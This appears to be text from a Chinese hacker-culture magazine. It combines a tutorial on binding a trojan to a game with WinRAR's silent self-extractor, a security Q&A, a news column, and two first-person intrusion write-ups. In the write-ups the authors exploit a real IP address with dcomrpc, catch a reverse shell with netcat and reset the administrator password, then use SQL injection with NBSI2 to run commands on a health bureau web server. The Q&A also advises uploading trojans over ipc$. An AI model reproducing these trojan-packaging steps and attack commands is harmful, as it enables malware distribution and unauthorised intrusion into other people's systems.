1.把某游戏（或其他正常程序）和木马放在一起，用WinRAR压缩成一个rar文件，点自解压格式。

2.在"自解压格式"选项卡里选择"添加新的自释放模块"，然后在选择自释放模块里，选择"**Default.sfx windows 图形 WinRAR 自解压模块**"

3.接着单击"高级自解压选项"，在解压路径里填"**%systemroot%\temp**"，

在释放后运行 里填上压缩包中游戏的名字，这里是"游戏.exe"。

接下来在模式的标签里面，选上"解包到临时文件夹"，"可选择性询问"和"询问标题"留白不填，下面的安静模式选择全部隐藏，覆盖方式选择 覆盖所有文件，

4.在刚刚生成的"游戏.exe"文件上点鼠标右键，选择用WinRAR–用WinRAR打开，

然后点击"自解压格式"——自解压格式——高级自解压选项——文本和图标——浏览

选择一个游戏图标。

5.然后回到WinRAR主界面选择注释。

在Setup=游戏.exe"那下行下面加上setup=木马.exe"

6.拿它去教训坏蛋，呵呵

Q&A

Q：用 Ctrl+Alt+Del 命令打开任务管理器查看进程列表，发现有好多个 svhost.exe，我的电脑没问题吧？

A：svhost.exe 是系统运行必需的进程，但不排除被黑客程序利用的可能。下边给大家列出一些最基本的系统进程，也就是说，这些进程是系统运行的基本条件，有了这些进程，系统就能正常运行。

smss.exe Session Manager
csrss.exe 子系统服务器进程
winlogon.exe 管理用户登录
services.exe 包含很多系统服务
lsass.exe 管理 IP 安全策略以及启动 ISAKMP/Oakley (IKE) 和 IP 安全驱动程序.(系统服务) 产生会话密钥以及授予用于交互式客户／服务器验证的服务凭据 (ticket).(系统服务) —>netlogon
svchost.exe 包含很多系统服务
SPOOLSV.EXE 将文件加载到内存中以便迟后打印.
explorer.exe 资源管理器
(internat.exe 托盘区的拼音图标)

Q：怎样建立空连接，它有什么用？

A：使用命令 net use \IP ipc$ "" /user:"" 就可以简单地和目标建立一个空连接（需要目标开放 ipc$）。 对于 NT，在默认安全设置下，借助空连接可以列举目标用户、共享，访问 everyone 权限的共享，访问小部分注册表等，没有什么利用价值。对 2000 作用就更小了。而且实现也不方便，需借助工具。如果你能使用管理员权限的帐号成功和目标连接 ipc$，表示你可以和对方系统做深入“交流”了。你可以使用各种命令行方式的工具（比如 pstools 系列）获得目标信息、管理目标的进程和服务等。如果目标开放了默认共享（没开你就帮他开），你就可以上传木马并运行。

Q：为什么我在网吧无法用 Tftp 传输文件？

A：TFTP (Trivial File Transfer Protocol,简单文件传输协议）是 TCP/IP 协议族中的一个用来在客户机与服务器之间进行简单文件传输的协议，提供不复杂、开销不大的文件传输服务。TFTP 承载在 UDP 上，提供不可靠的数据流传输服务，不提供存取授权与认证机制，使用超时重传方式来保证数据的到达。与 FTP 相比，TFTP 的大小要小的多。默认使用 UDP 69 端口。

语法：tftp [-i] [Host] [{get | put}] [Source] [Destination]

传输不成功的原因有可能是网吧的操作系统是 windows 98 的，或是网吧机子上的 TFTP 客户端被禁止了。

Q：我在网上看到很多黑客免费上网，免费刷 Q 币，免费看电影，免费......是怎么回事啊？是真的吗？

A：其实黑客所谓的免费很多时候是消费别人的钱，很多黑客其实就是利用漏洞或一些工具获得正当用户的账号和密码，从而实现所谓的“免费”的，比如去年搞得提热火的刷 Q 币，就是用广东的互联星空用户的钱为自己买 Q 币结账的。还有就是利用网络服务商本身的漏洞为自己获得“免费”的服务的。大家要谨记“天下没有免费的午餐”，防止上当受骗。

Q：不知道什么时候我的电脑被开了 3389，请问我如何才能停止终端服务呢？我的操作系统是 windows 2000 server。

A：3389 端口是 windows 的远程管理终端所开的端口，如不是自己开启的，说明你的电脑多半被黑客入侵了。建意你对电脑进行全面杀毒，删除不必要的文件，保护好你的账户信息。有必要的话重装系统以防止杀毒软件无法查杀的后门木马。

关闭方法：

win2000server 开始—>程序—>管理工具—>服务里找到 Terminal Services 服务项，

选中属性选项将启动类型改成手动，并停止该服务。

winxp 关闭的方法：

在“我的电脑”上点右键选属性—>远程，将里面的远程协助和远程桌面两个选项框里的勾去掉。

Q：我的电脑开着 6129 端口，我是否中木马了？

A：首先说明 6129 端口是一个远程控制软件(DameWare NT Utilities)服务端监听得端口，他不是一个木马程序，但是具有远程控制功能，通常的杀毒软件是无法查出它来的。请先确定该服务是否是你自己安装并且是必需的，如果不是请关闭。大家可以在命令提示符下用 netstat -an 查看端口。

注意：类似 DameWare NT Utilities 的还有一款远程控制软件 (Remote administrator)服务端监听的端口 4899。

新闻串讲台

Hi，大家好，我又来串、串、串 …… 串烧了

先唠叨两句题外话，5.1长假，大家有什么打算呢？去草原骑马，还是去看大海呢。在电脑前面呆久了，对身体不好，所以建议大家出去走走看看，活络一下筋骨吧，在此也顺祝大家5.1愉快。

下面来看看本月消息，还是先说软件业巨头微软。微软在三月份未发布任何安全公告，虽然无公告的月份以前也出现过，但是还是比较少见的，但是，在快截稿的时候，微软的四月份公告已经发出，针对操作系统的安全公告中，包含了四个等级为“严重”的公告，其中，还包含了一个IE的积累性安全更新补丁，在此之前，eEye已经声称发现了IE的严重安全问题，想必微软这次发布的积累性补丁也包含了这些严重问题吧，还在用win32系统的朋友们，不用犹豫了，快去更新吧。

除了操作系统的公告外，微软还发布了OFFICE软件和EXCHANGE的安全公告，而最吸引大家的就应该是MSN的公告了，该公告针对MSN 6.2版本，而且其严重等级为“严重”，建议还在使用该版本的用户请尽快升级你的MSN，以免出现“不测”。

前几日，小编我习惯性地打开某银行的网上银行，想查询一下余额，同时，习惯性地查看了一下该网银的证书，刚一看到证书信息就是一身冷汗，因为该证书的信息与前几次小编使用时所看到的信息已有所不同，后来看到下面证书的申请时间发现，证书是新申请的，不过网上没有任何更换新证书的通知，还是不用为妙，建议大家都能提高警惕。

说到这里，就想到了一个病毒，来说说病毒的问题，最近某病毒会以邮件的形式冒充微软的升级警告，要求用户进行所谓的“升级”，但是，一旦你点击相关的连接，连接会带你去一个虚假的windows升级站点，该站点包含了木马，最近微软刚好发布了一批通告，所以，大家一定要小心，不要上当受骗。

另外，最新统计，目前大部分病毒都瞄准了即时通信软件，并且这类病毒每月都在高速递增，据预计，这类病毒爆发时，几秒钟就完全可以传遍整个互联网。

看来，网络在发展的同时，病毒也在高速发展，从传统的字符终端、邮件，到现在的即时通信，病毒都一直在紧跟着互联网的发展脚步。

再说说破解，大家还记得21岁的Jon Lech Johansen吗？也就是网络上知名的DVD Jon，当初他因为破解DVD编码而激怒好莱坞电影公司。这位小朋友还真是爱惹事，而且还总是惹大公司。这次，他又破解了苹果的iTunes反盗版技术，该破解程序使用户可以在任何操作系统上运行iTunes，而不再局限于Windows和Mac Os。但是，用户在下载音乐的时候，还是需要付费，可是付费后，用户将可以随意传播音乐，看来这次苹果又要亏损一笔了。

全球每天15万台PC失控，而这其中有20%的PC机来自中国

评：15Wx20%=3W，简单的算术，算出来的却是令人触目惊心的数字

新技术将网速提升300倍，下载电影只需5分钟

评：原文中是以3M下载速度计算的，这里我们姑且算是1M，那么，再玩个算术游戏：1Mx300=300M，呵呵，不要看这里，大家想想，现在一般使用的硬盘写入速度是多少？哎，不能找到问题关键所在的话，网速达到1G又怎么样。

IBM全年安全分析报告，黑客将进军移动领域

评：只要有网络，管你是手机还是电脑，通吃！？

彻底摆脱死机、数据错误和电脑病毒的困扰，微软秘密研究Singularity操作系统

评：吃着碗里的，看着锅里的，现在只希望2006年预计推出的Longhorn系统能如期发行

未来Sun除了在中国继续开放Jave，将向中国免费开放Solaris源代码

评：美国Sun公司CEO麦克尼利的话，大家拭目以待吧

十大垃圾信息生产国排名：美国、韩国、中国、西班牙、加拿大、日本、巴西、英国和德国。

评：注意，不是受害国，而是生产国

新闻最后再问所有D版的windows XP用户：4月12日，在这个微软强制下推SP2的日志，你是否上网了？你是否平安度过？呵呵，如果不幸被锁的话，那只好重装系统了（P.S.上次的新闻栏目中已经提醒大家了，难道你没买《非安全》试玩版1.0？！）

QQ上有个网友很有意思非要加入我的群，然后“逼”我把他加为管理员一起打理，最后还非要把他的“师傅”介绍给我，说很强！我和他“师傅”聊天时他迫不急待地问我们聊得怎样，是不是高手见面都相互攻击？好久没人搭理他，他又急了，关切地问我们是不是战况激烈都死机了。呵呵，虽然很搞笑，但很多新人就是这样，认为黑客是很神秘很高深的东西，看到有人发发动画写写文章就崇拜得不得了，为此我们Q版黑客要走到菜鸟当中，开展更多的读者－编辑－老鸟、高手互动栏目，希望菜鸟能够从中受益。这期首推两个主打栏目“菜鸟恶补”和“肉鸡接龙”，快来参与啊，不管是读者回信建议还是作者文章获得好评都有机会获得神秘大奖哦！

肉鸡接龙

电脑便宜了，家家都宽带了，肉鸡还值钱吗？遥想当年用肉鸡做WEB服务器安置自己的网络家园，更有甚者还把肉鸡做成免费邮局，让大家Share。现在呢，肉鸡变成了私服，变成了攻击者的跳板、傀儡，肉鸡仿佛不再是菜鸟的玩偶，或者说菜鸟们不知道怎么找肉鸡，怎么利用肉鸡。因而我们的“肉鸡接龙”也就应势而生，肉鸡也有新的找法，新的用法，我们的宗旨是：肉鸡接龙，思想传递。下边《肉鸡自投“天网”》为我们拉开序幕，《温“酒”斩肉鸡》让我们马上升升温，希望下一个接上的就是你哦！

肉鸡就在我们身边，不要再去论坛或群上“跪求肉鸡”了，多寒碜。勤快点，自学自得哦。

肉鸡自投“天网”

肉鸡接龙

by ANGLEFISH

笔者家里一直用的是ADSL，电脑装了天网个人防火墙。以前一直没有注意过防火墙的日志，最近一次偶然的机会看了一下防火墙的日志，吓了一跳，那么多被拦截的连接。这些连接是哪里来的啊？是不是有人故意扫描我啊？还是……网络中的电脑中了蠕虫病毒呢？我们来分析一下吧！

> **小知识　什么是蠕虫？**
>
> 据有关专家介绍，蠕虫病毒是计算机病毒的一种。它的传染机理是利用系统漏洞或网络进行复制和传播，传染途径是通过电子邮件等通信软件。

我们把电脑连上网了，如果有人非法连接我们的话，系统托盘里天网防火墙的图标上就会有一个红色的感叹号不停的闪动。当我们双击图标的时候，就会弹出天网防火墙的主界面，并自动转到日志界面（如图1）。




图1

下面是我的防火墙的一段日志，大家来看一下：

> [22:51:46] 221.228.108.9试图连接本机的NetBios-SSN[139]端口,
> TCP标志：S,
> 该操作被拒绝。
>
> [22:51:49] 221.228.108.9试图连接本机的NetBios-SSN[139]端口,
> TCP标志：S,
> 该操作被拒绝。
>
> [22:51:52] 221.228.108.9试图连接本机的NetBios-SSN[139]端口,
> TCP标志：S,
> 该操作被拒绝。

大家可以看出IP为221.228.108.9的计算机一直连接我们的139端口，稍有经验的人就会知道这个有可能是“冲击波”病毒所为（这年头还有人中这病毒！汗～）

> **小知识　什么是冲击波病毒？**
>
> 冲击波病毒是一个利用DCOM RPC漏洞进行传播的蠕虫，该病毒运行后会将自己复制到Window目录下，并不断的随机生成攻击地址，尝试利用DCOM RPC漏洞进行传播（端口：135）。当被攻击系统存在漏洞时，将执行病毒的shell代码。利用tftp从攻击方下载病毒副本到%system%目录并执行。

这里给大家说明一下，冲击波在攻击的时候，会先通过135端口进行溢出，随后再试图连接共享端口，如139、445等。我的电脑已经把135端口关了，病毒当然连接我的139端口啦。所以我们在后边的溢出中首先要溢出对方的135端口。

好了，我们来溢出他试试！我们先运行getos.exe 221.228.108.9来获取他的系统类型（如图2），我这里获得他的系统类型为Windows 2000。然后，我们用dcomrpc.exe来溢出他！这个方法已经有很多前辈写过了，我就不详细写了。




图2

好了，我们在这里运行：

dcomrpc -d 221.228.108.9 -t 0 -r 221.228.145.39 -p 135 -l 1234

（意思是溢出IP为221.228.108.9的计算机的135端口，并把SHELL反弹到本地IP221.228.145.39的1234端口）。最后我们用NC来监听本地的1234端口，运行：

nc -vv -l -p 1234

马上远程计算机的SHELL就出现在我面前。运行一下命令试试～我运行了：

net user administrator angelfish

（意思是把用户名为administrator的帐号的密码改成angelfish）。

我们建个IPC$试试，运行net use \\221.228.108.9\ipc$，然后输入用户名和密码就连接成功了（如图3）。




图3

至于连接成功以后干什么就要你们自己发挥想象了。做肉鸡？呵呵，不过我建议大家不要这样，肉鸡有什么用呢？我们还是帮别人打上补丁吧！我们可以把补丁传到对方计算机，然后用AT命令让他运行。这样不是更好吗？另外再给大家简单介绍一下“振荡波”病毒。

> **小知识　什么是振荡波病毒？**
>
> 振荡波病毒会通过FTP的5554端口攻击电脑，使系统文件崩溃，造成电脑反复重启。病毒如果攻击成功，会在C:\WINDOWS目录下产生名为avserve.exe的病毒体。

所以，如果我们看见有人连接我们的5554端口，就可以基本断定他中了振荡波病毒。那么我们就用对应的溢出工具来溢出他。

好了，今天就讲到这里。最后还是希望大家溢出后帮别人打好补丁，发扬一下HACKER精神嘛～本文主要介绍一种思路，而不是具体讲入侵方法，如果大家有什么不懂的地方欢迎来NOHACK论坛(http://www.nohack.cn/bbs)提问。

（本文中涉及到的工具在光盘中有提供，工具如下：dcomrpc.exe、getos.exe、ms04011.exe）

肉鸡接龙

温"酒"斩肉鸡

——记传说中的Windows 2003被擒

图by Iceskysl[V*L*P]

想想玩安全的时间也不短了，到底自己学到了什么东西，心里还是没谱啊，今天不忙，坐在电脑前整理自己凌乱的成果。真的好乱啊，硬盘上乱七八糟的，整理起来真是麻烦，在一个小角落里看到一个名字叫"0000"的记事本文件，打开看看，就是几个网址，都是ASP类型的，别的也没什么说明文字，想了半天也不晓得这里记录的是什么东西，呵呵~~乱啊！看着网址发呆，打开IE输入网址，回车看到一个却是个什么卫生局的网站，我就坐在那里纳闷了，这个网址到底为什么会在我的硬盘里，盯着再看1分钟，看到是index.asp?id=8的结尾，明白了~~估计是以前SQL注射时找到的注射点了，没来得及去搞就放在这里了，时间这么久了，不晓得这个SQL注射还存在不了？反正整理硬盘都搞烦了，搬出NBSI2来试试这个点还在不。

填上地址，让NBSI2去跑吧，选上快速扫描，偶跑去冲了杯咖啡回来看了下NBSI2的结果，吓我一跳，如图1。




图1

呵呵~今天赚了，这几个点都是"极高"可能性，有玩的了。随便找个注射点"注入分析"下吧？转到分析的页面，点检测很快就有了结果了，如图2，用户是SA，权限是DBO，多句执行和子查询都支持，看来这个网站的安全不行啊！




图2

表名和列名就不要猜了吧，猜半天猜出来还要找网站后台登陆，还要找上传的地方，如果限制的严格的话，估计上传还要抓报分析，好麻烦啊，不喜欢，我喜欢快捷的方法，这样有成就感。

点NBSI2的那个"扫描及工具"旁边的小三角尖，选择"NB commander命令执行器"来到图3示的地方，填上那个刚刚注射分析的地址，选好是数字型，在下面的那个框子里试下命令能不能执行，按照前面的分析，应该是可以执行的，选上"尝试回显结果"选择是"DOS命令"，填上ipconfig -all看看它的WEB主机和数据库是不是在一起的，再点执行，很快就返回图3中的结果，看到他的主机名字是"webserver"，IP是218.XXX.XXX.67（我做了处理），应该WEB和数据库是在一个主机上的，不过我们还是要确认下为好，省得浪费时间搞错了。

开个CMD，复制它的地址来PING下得到它的IP，如图4：尽管是显示Reguest timed out估计是装了防火墙咯，但是不要紧的，我们就要个IP就好啦，看到图4了吧，显示的IP是和我们在NBSI2里看到的是一样的，这样就能确定WEB主机和数据库在一个主机了。

